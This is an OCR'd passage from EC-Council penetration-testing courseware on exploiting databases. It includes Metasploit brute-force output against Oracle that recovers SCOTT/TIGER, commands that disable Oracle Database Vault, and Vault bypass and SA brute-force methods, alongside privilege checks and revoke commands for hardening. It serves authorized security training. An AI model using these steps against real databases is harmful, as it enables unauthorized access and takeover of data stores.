
  In the below example, the tester performs Brute force cyberattack on an Oracle database whose SID is ORCL and finds the username and password to be SCOTT and TIGER, respectively.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msf auxiliary(login_brute) > set SID ORCL
SID => ORCL
msf auxiliary(login_brute) > run
.
[-] ORA-01017: invalid username/password; logon denied
[-] ORA-01017: invalid username/password; logon denied
[*] Auxiliary module execution completed
msf auxiliary(login_brute) > db_notes
[*] Time: Sat May 30 08:44:09 -0500 2020 Note:
host=172.10.1.109 type=BRUTEFORCED_ACCOUNT data=SCOTT/TIGER
```

Figure J.28: Brute force account details of an Oracle database

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test whether Execution of Privileges is Allowed

Oracle consists of built-in DBMS packages that allow the users to create Oracle applications. These packages extend Oracle's core functionality. The UTL file in Oracle enables the users to read and write any operating system flat file present on the database server. It also offers flexibility of PL/SQL.

The UTL and DBMS packages allow the users to gain access to Oracle databases or perform unauthorized functions on them. utl_* and dbms_* packages are powerful and allow network access using utl_tcp, utl_http, and utl_udp and file access using dbms_advisor, utl_file, and dbms_random, or other powerful operations (e.g., dbms_obfuscation_toolkit). Therefore, we recommend the testers to check if the database has provided the execution privileges of these packages to the public.

Use the following command to check the execute privileges of these packages:

```
Select grantee, table_name, privilege from dba_tab_privs where
table_name = 'UTL_HTTP';
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Command Prompt

```
Select grantee , table_name , privilege
from dba_tab_privs
where table_name = 'UTL_HTTP';

GRANTEE      TABLE_NAME       PREVILEGE
-------      -----------      ---------
SCOTT        UTL_HTTP         EXECUTE

-- Now only scott has execute rights on UTL_HTTP.

SQL> conn scott/tiger
Connected.
```


Figure J.29: Checking for executable privileges in Oracle Database

Command Prompt

```
SQL> revoke execute on utl_http from public force;
SQL> revoke execute on utl_tcp from public force;
SQL> revoke execute on utl_file from public force;
SQL> revoke execute on utl_inaddr from public force;
SQL> revoke execute on utl_smtp from public force;
SQL> revoke execute on utl_dbws from public force;
SQL> revoke execute on dbms_lob from public force;
SQL> revoke execute on dbms_random from public force;
SQL> revoke execute on dbms_obfuscation_toolkit from public force;
```

Figure J.30: Checking for executable privileges in Oracle Database

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Bypass the Protections Provided by the Oracle Database Vault

Although the database vault acts as a protective shield, it is also vulnerable to few cyberattacks. Most known cyberattacks through which the adversaries try to bypass the database vault are:

- **OS access:** This technique allows the hacker to bypass/disable the database vault and alter the SYS password. There are several possible ways for a hacker to get OS access, such as calling an external procedure, exploiting certain vulnerabilities, such as buffer overflow, calling stored procedures in Java, defining a DIRECTORY object, etc. The slide displays the commands that testers may use to create a procedure that calls to the system() or exec() functions and helps in bypassing the database vault.
- **Impersonating MACSYS:** To implement this cyberattack, the hackers need owner privileges and must be able to both create and execute any procedure in the database. Impersonating SYS user using SQL injection can bypass DB vault. We recommend the testers to create a procedure in Database Owner schema (MACSYS) that executes with owner privileges as a default behavior. Database vault uses realms for revoking the necessary privileges and thereby protecting the database against MACSYS cyberattack.
- **SYS user considerations:** Exploiting other DB vault specific vulnerabilities is one of the methods attackers employ. SYS is the owner of Oracle Data Dictionary Realm and has no administrator privileges over the database vault. The hackers try to obtain these privileges to access the database.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

We recommend you to check if you can disable the Oracle Database Vault using the following commands:


```
On Unix:

cd
$ORACLE_HOME/rdbms/lib
make -f ins_rdbms.mk
dv_off
cd $ORACLE_HOME/bin
relink all
```

Figure J.31: Disabling Oracle Database Vault on Unix

```
On Windows:

ren %ORACLE_HOME%\bin\oradv{release_number}.dll oradv{release_number}_.dll
```

Figure J.32: Disabling Oracle Database Vault on Windows


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Database Exploitation: MS SQL Server

In this section, you will learn the process of exploiting MS SQL Server database using different vulnerabilities as well as known and unknown exploits. The process includes finding different vulnerabilities including Buffer overflow functions, standard procedures, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Test the Stored Procedure to Run Web Tasks

MS SQL Servers support use of stored procedures to run web tasks. The malicious hackers may use these stored procedures to run web tasks and perform larger cyberattacks.


We recommend that you check if the target database allows these hackers to manipulate the stored procedures and run malicious web tasks. Perform the following steps to check the stored procedures:

- Sign into a SQL server
- Run the stored procedure for web tasks
- Attempt to delete, update, or insert new web tasks to escalate privileges

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Brute Force SA Account

- **SA** is a **built-in** database **administrator** login
- A **brute-force** attack tries every possible combination of characters as the **password** until the correct password is found
- Use password cracking tools, such as **THC Hydra**, to brute-force the SA login password

